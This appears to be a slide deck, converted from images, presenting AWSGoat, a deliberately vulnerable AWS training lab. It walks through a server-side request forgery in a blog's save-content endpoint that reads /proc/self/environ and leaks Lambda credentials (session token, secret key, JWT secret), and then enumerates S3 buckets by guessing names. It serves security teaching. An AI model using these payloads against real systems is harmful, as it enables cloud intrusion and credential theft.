
```
HTTP/2 200 OK
Date: Tue, 12 Jul 2022 04:25:04 GMT
Content-Type: application/json
Content-Length: 112
X-Amzn-Requestid: 4c2276fd-83f4-446c-8ef1-d5209d254d64
Access-Control-Allow-Origin: *
Access-Control-Allow-Headers: Content-Type
X-Amz-Apigw-Id: VIuhCESmIAMFUbQ=
X-Amzn-Trace-Id: Root=1-62ccf7a0-7bc71cc072a2a4394f56c4aa;Sampled=0

{
  "body":"https://production-blog-awsgoat-bucket-928880666574.s3.amazonaws.com/images/20220712042504039188.png"
}
```



```
┌──(kali㉿kali)-[~/Downloads]
└─$ cat 20220712042504039188.png
{"resource":"/save-content","path":"/save-content","httpMethod":"GET","headers":{"accept":"application/json, text/plain, */*","accept-encoding":"gzip, deflate","accept-language":"en-US,en;q=0.9","Host":"s2y4nxxkde.execute-api.us-east-1
.amazonaws.com","jwt_token":"eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJlbWFpbCI6ImphbWVzaGlsbEBpbmUuY29tIiwibmFtZSI6IkphbWVzIEhpbGwiLCJhdXRoTGV2ZWwiOiIwIiwiYWRkcmVzcyI6IkFwdCAjIDQ1MywgQmxvY2sgNTMsIE1haW4gU3QuIiwiY291bnRyeSI6IkphbWFpY2EiL
CJwaG9uZSI6IjEyNDg5NjYyMyIsInNlY3JldFF1ZXN0aW9uIjoiV2hlcmUgaXMgeW91ciBob21ldG93bj8iLCJzZWNyZXRBbnN3ZXIiOiJTQSIsInVzZXJuYW1lIjoiamFtZXN5aGlsbCIsImlkIjoiOCIsImV4cCI6MTY1NzYzNTgwN30.WbP-sGn-3b6lYsUtdbsBwP_cI29CB5PhKK11spzXvSc","origin":"h
ttps://0d24rs3ylg.execute-api.us-east-1.amazonaws.com","referer":"https://0d24rs3ylg.execute-api.us-east-1.amazonaws.com/","sec-ch-ua":"\" Not A;Brand\";v=\"99\", \"Chromium\";v=\"96\"","sec-ch-ua-mobile":"?0","sec-ch-ua-platform":"\"L
inux\"","sec-fetch-dest":"empty","sec-fetch-mode":"cors","sec-fetch-site":"same-site","User-Agent":"Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/96.0.4664.45 Safari/537.36","X-Amzn-Trace-Id":"
Root=1-62ccf7a0-7bc71cc072a2a4394f56c4aa","X-Forwarded-For":"223.190.89.107","X-Forwarded-Port":"443","X-Forwarded-Proto":"https"},"multiValueHeaders":{"accept":["application/json, text/plain, */*"],"accept-encoding":["gzip, deflate"],
"accept-language":["en-US,en;q=0.9"],"Host":["s2y4nxxkde.execute-api.us-east-1.amazonaws.com"],"jwt_token":["eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJlbWFpbCI6ImphbWVzaGlsbEBpbmUuY29tIiwibmFtZSI6IkphbWVzIEhpbGwiLCJhdXRoTGV2ZWwiOiIwIiwiY
WRkcmVzcyI6IkFwdCAjIDQ1MywgQmxvY2sgNTMsIE1haW4gU3QuIiwiY291bnRyeSI6IkphbWFpY2EiLCJwaG9uZSI6IjEyNDg5NjYyMyIsInNlY3JldFF1ZXN0aW9uIjoiV2hlcmUgaXMgeW91ciBob21ldG93bj8iLCJzZWNyZXRBbnN3ZXIiOiJTQSIsInVzZXJuYW1lIjoiamFtZXN5aGlsbCIsImlkIjoiOCIs
ImV4cCI6MTY1NzYzNTgwN30.WbP-sGn-3b6lYsUtdbsBwP_cI29CB5PhKK11spzXvSc"],"origin":["https://0d24rs3ylg.execute-api.us-east-1.amazonaws.com"],"referer":["https://0d24rs3ylg.execute-api.us-east-1.amazonaws.com/"],"sec-ch-ua":["\" Not A;Bran
d\";v=\"99\", \"Chromium\";v=\"96\""],"sec-ch-ua-mobile":["?0"],"sec-ch-ua-platform":["\"Linux\""],"sec-fetch-dest":["empty"],"sec-fetch-mode":["cors"],"sec-fetch-site":["same-site"],"User-Agent":["Mozilla/5.0 (Windows NT 10.0; Win64;
x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/96.0.4664.45 Safari/537.36"],"X-Amzn-Trace-Id":["Root=1-62ccf7a0-7bc71cc072a2a4394f56c4aa"],"X-Forwarded-For":["223.190.89.107"],"X-Forwarded-Port":["443"],"X-Forwarded-Proto":["https"
]},"queryStringParameters":{"value":"http://localhost:9001/2018-06-01/runtime/invocation/next"},"multiValueQueryStringParameters":{"value":["http://localhost:9001/2018-06-01/runtime/invocation/next"]},"pathParameters":null,"stageVariab
les":{"BLOG_KEY":"655877f0f8ade541e1d21a48fe396ddb"},"requestContext":{"resourceId":"d6wulb","resourcePath":"/save-content","httpMethod":"GET","extendedRequestId":"VIuhCESmIAMFUbQ=","requestTime":"12/Jul/2022:04:25:04 +0000","path":"/v
1/save-content","accountId":"928880666574","protocol":"HTTP/1.1","stage":"v1","domainPrefix":"s2y4nxxkde","requestTimeEpoch":1657599904013,"requestId":"4c2276fd-83f4-446c-8ef1-d5209d254d64","identity":{"cognitoIdentityPoolId":null,"acc
ountId":null,"cognitoIdentityId":null,"caller":null,"sourceIp":"223.190.89.107","principalOrgId":null,"accessKey":null,"cognitoAuthenticationType":null,"cognitoAuthenticationProvider":null,"userArn":null,"userAgent":"Mozilla/5.0 (Windo
ws NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/96.0.4664.45 Safari/537.36","user":null},"domainName":"s2y4nxxkde.execute-api.us-east-1.amazonaws.com","apiId":"s2y4nxxkde"},"body":null,"isBase64Encoded":false}
```


Server Side Request Forgery



```
GET /v1/save-content?value=file:///proc/self/environ HTTP/2
Host: s2y4nxxkde.execute-api.us-east-1.amazonaws.com
Sec-Ch-Ua: " Not A;Brand";v="99", "Chromium";v="96"
Accept: application/json, text/plain, */*
Jwt_token:
eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJlbWFpbCI6ImphbWVzaGlsbEBpbmUuY29tIiwibmFtZSI6IkphbWVzIEhpbGwiLCJhdXRoTGV2ZWwiOiIwIiwiYWR
kcmVzcyI6IkFwdCAjIDQ1MywgQmxvY2sgNTMsIE1haW4gU3QuIiwiY291bnRyeSI6IkphbWFpY2EiLCJwaG9uZSI6IjEyNDg5NjYyMyIsInNlY3JldFF1ZXN0aW9uIjo
iV2hlcmUgaXMgeW91ciBob21ldG93bj8iLCJzZWNyZXRBbnN3ZXIiOiJTQSIsInVzZXJuYW1lIjoiamFtZXN5aGlsbCIsImlkIjoiOCIsImV4cCI6MTY1NzYzNTgwN30
.WbP-sGn-3b6lYsUtdbsBwP_cI29CB5PhKK1lspzXvSc
Sec-Ch-Ua-Mobile: ?0
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/96.0.4664.45 Safari/537.36
Sec-Ch-Ua-Platform: "Linux"
Origin: https://0d24rs3ylg.execute-api.us-east-1.amazonaws.com
Sec-Fetch-Site: same-site
Sec-Fetch-Mode: cors
Sec-Fetch-Dest: empty
Referer: https://0d24rs3ylg.execute-api.us-east-1.amazonaws.com/
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
```

```
HTTP/2 200 OK
Date: Tue, 12 Jul 2022 05:57:35 GMT
Content-Type: application/json
Content-Length: 112
X-Amzn-Requestid: 1db9f1fa-e52b-480e-981b-2d7b7d6c0c42
Access-Control-Allow-Origin: *
Access-Control-Allow-Headers: Content-Type
X-Amz-Apigw-Id: VI8EZFenoAMF_QQ=
X-Amzn-Trace-Id: Root=1-62cd0d4f-5c2d1e9211ed153328df9e61;Sampled=0

{
  "body":"https://production-blog-awsgoat-bucket-928880666574.s3.amazonaws.com/images/20220712055735785537.png"
}
```




```
┌──(kali㉿kali)-[~/Downloads]
└─$ cat 20220712055735785537.png
AWS_LAMBDA_FUNCTION_VERSION=$LATESTAWS_SESSION_TOKEN=IQoJb3JpZ2luX2VjEB4aCXVzLWVhc3QtMSJIMEYCIQD9yThHfdb4miX1BFBvRhiMzdVCYugs7k8VvSCjUdlmuQIhAK+Zcl4HIc7fsYJGLjFOE73aA5ucIW2M37W3OSJFgvxOKv4CCFcQAhoMOTI4ODgwNjY2NTc0IgwtqYVbNp2mosvGD5Iq2w
IRU3j8kgj/T/akOcscVQ9V9w4FvgSMoVkB2IgWBvOfUc65PYtzzBsg7QuNS8RFCSpvbkejXA4XN5W0VDD7f9KIZK7fwJKXbsT8zy2R0mPbI0s8LAo/fKVSnwBsQfC3C356Q45hnClvlYDiB0xs7oeY7FB1dWjwvcNMlFPgJyAaRYbjpNk3n1DEZhVL+05qdqqXo4aU7QTfQ16yOzQatRC4Ggq8BgGmzJOzCBmrtbHbP
habgsbcMiiDElBgmg+GCFjSosy/1ONV8Gr743APOpyJipAyKgfjjySHJ1RT+174QODO1n27+Q0RjX8ri+YKn/pAOvHHceuKGIV9yh9nz+Z4yIdQjblmz1pu6dlKb8Twq+7EalZfaRgI91HcxAOTn6wID/VXw+gklvVo6YM6kWIKuI+OiECAcATct7GHqzkwQjOJTN6kewN8OViNoy0oJn85m5qdjk5Mx3iSmDDPmrSW
BjqdARzilz5O+bJVuTupWQrchITiC27UGJDVQxg/sJ1TwdAfooqPtjF/gbPayyVNWxF7m1FnqOqPjFWXt1QkgAntL+eObY1wtOLo4l3BqYMNqL65kJ2pB5+KB31BOivlpq+0rrZrY5hFLloI2tyzPHcYxzh64nleTZW0k6yohojKZeqrmWyKK0nafgYZF107RZ2QGj/JVmGOZn0joyWxIQk=LAMBDA_TASK_ROOT=/v
ar/taskAWS_LAMBDA_LOG_GROUP_NAME=/aws/lambda/blog-application-dataLD_LIBRARY_PATH=/var/lang/lib:/lib64:/usr/lib64:/var/runtime:/var/runtime/lib:/var/task:/var/task/lib:/opt/libAWS_LAMBDA_LOG_STREAM_NAME=2022/07/12/[$LATEST]fd6ff1eba050
4a3fb450c71a6ac54725AWS_LAMBDA_RUNTIME_API=127.0.0.1:9001AWS_EXECUTION_ENV=AWS_Lambda_python3.9AWS_LAMBDA_FUNCTION_NAME=blog-application-dataAWS_XRAY_DAEMON_ADDRESS=169.254.79.129:2000PATH=/var/lang/bin:/usr/local/bin:/usr/bin/:/bin:/o
pt/binAWS_DEFAULT_REGION=us-east-1PWD=/var/taskAWS_SECRET_ACCESS_KEY=v4lF8GB3Vc2zNUJg07+pkyIDH88B/FNSMcQgPAswLANG=en_US.UTF-8LAMBDA_RUNTIME_DIR=/var/runtimeAWS_LAMBDA_INITIALIZATION_TYPE=on-demandTZ=:UTCAWS_REGION=us-east-1AWS_ACCESS_K
EY_ID=ASIA5QRM2E7HCV43XWKRSHLVL=0_AWS_XRAY_DAEMON_ADDRESS=169.254.79.129_AWS_XRAY_DAEMON_PORT=2000_LAMBDA_TELEMETRY_LOG_FD=3AWS_XRAY_CONTEXT_MISSING=LOG_ERROR_HANDLER=lambda_function.lambda_handlerJWT_SECRET=T2BYL6#]zc>ByuzuAWS_LAMBDA_
FUNCTION_MEMORY_SIZE=1024
```

Hunting S3 buckets


- Globally unique
- Company-wide naming practices
- Predictable names - based on departments/applications
- Misconfigured Policy - plethora of information
- Tool: https://github.com/jordanpotti/AWSBucketDump

Image Source: https://threatpost.com/leaky-amazon-s3-buckets-expose-data-of-netflix-td-bank/146084/

Hunting S3 buckets



https://production-blog-awsgoat-bucket-671327688413.s3.amazonaws.com/build/static/media/aw




https://production-blog-awsgoat-bucket-671327688413.s3.amazonaws.com

This XML file does not appear to have any style information associated with it. The document tree is shown below


```
-<Error>
   <Code>AccessDenied</Code>
   <Message>Access Denied</Message>
   <RequestId>PBY02VH3WCVV81FQ</RequestId>
  -<HostId>
     VbQ3uSHmJPxeQQdzUdTFzBix3SiGE7tSlLYxWjzJTfRjJjIU0Hog7zJog9DxewzjDtbyyVgRnA0=
   </HostId>
 </Error>
```

Hunting S3 buckets


Homepage
development-blog-awsgoat-bucke
https://development-blog-awsgoat-bucket-671327688413.s3.amazonaws.com

This XML file does not appear to have any style information associated with it. The document tree is shown below.


```
–<Error>
   <Code>NoSuchBucket</Code>
   <Message>The specified bucket does not exist</Message>
   <BucketName>development-blog-awsgoat-bucket-671327688413</BucketName>
   <RequestId>SR9G3K6P8419WJRD</RequestId>
  –<HostId>
     Pf7S5R+5fgvW7UovXfS+K7H6NjdPzLEreE61CJR/HWK6tln7lvFOuvhOD1VEDkfdznzFQNmoGsc=
   </HostId>
 </Error>
```


Homepage
dev-blog-awsgoat-bucket-6713276
https://dev-blog-awsgoat-bucket-671327688413.s3.amazonaws.com


This XML file does not appear to have any style information associated with it. The document tree is shown below.

```
–<ListBucketResult>
   <Name>dev-blog-awsgoat-bucket-671327688413</Name>
   <Prefix/>
   <Marker/>
   <MaxKeys>1000</MaxKeys>
   <IsTruncated>false</IsTruncated>
  –<Contents>
     <Key>asset-manifest.json</Key>
     <LastModified>2022-09-30T02:21:43.000Z</LastModified>
     <ETag>"9bbb1b0dc7387fe325c7af661420f7e2"</ETag>
     <Size>1125</Size>
     <StorageClass>STANDARD</StorageClass>
   </Contents>
  –<Contents>
     <Key>favicon/awsgoat.png</Key>
     <LastModified>2022-09-30T02:21:44.000Z</LastModified>
     <ETag>"250be8d30787090d39190d6f95623f09"</ETag>
     <Size>50546</Size>
     <StorageClass>STANDARD</StorageClass>
   </Contents>
  –<Contents>
     <Key>index.html</Key>
     <LastModified>2022-09-30T02:21:41.000Z</LastModified>
     <ETag>"dafaf2830b0d5db030997c7ebb2d96e4"</ETag>
     <Size>1087</Size>
     <StorageClass>STANDARD</StorageClass>
```

AWSGoat IAM Escalation



Future Plans: Multiple Applications across Multiple Accounts



Organization root

Management account

Create policies (apply at root, OU, or account level)

Enable cross-account services and delegate to member accounts

Policies applied at root apply to all accounts in the organization

Policies

Policies applied at the OU apply to accounts within the OU

Organization Units (OU):
Contain member accounts, can also contain nested OUs

Policies can be assigned to OUs or directly to accounts

Member accounts

Member accounts can be delegated to administer a specific service for the organization

Future Plans

- More modules: EKS and Elastic Beanstalk
- Multi account infrastructure
- Working with the community
- IaC Misconfigurations
- Secure coding/deployment practices

Elastic Container Kubernetes

Elastic Beanstalk

Config

GuardDuty

Cloudtrail

Macie

HashiCorp Terraform

INE

Thank you!

jmathai@ine.com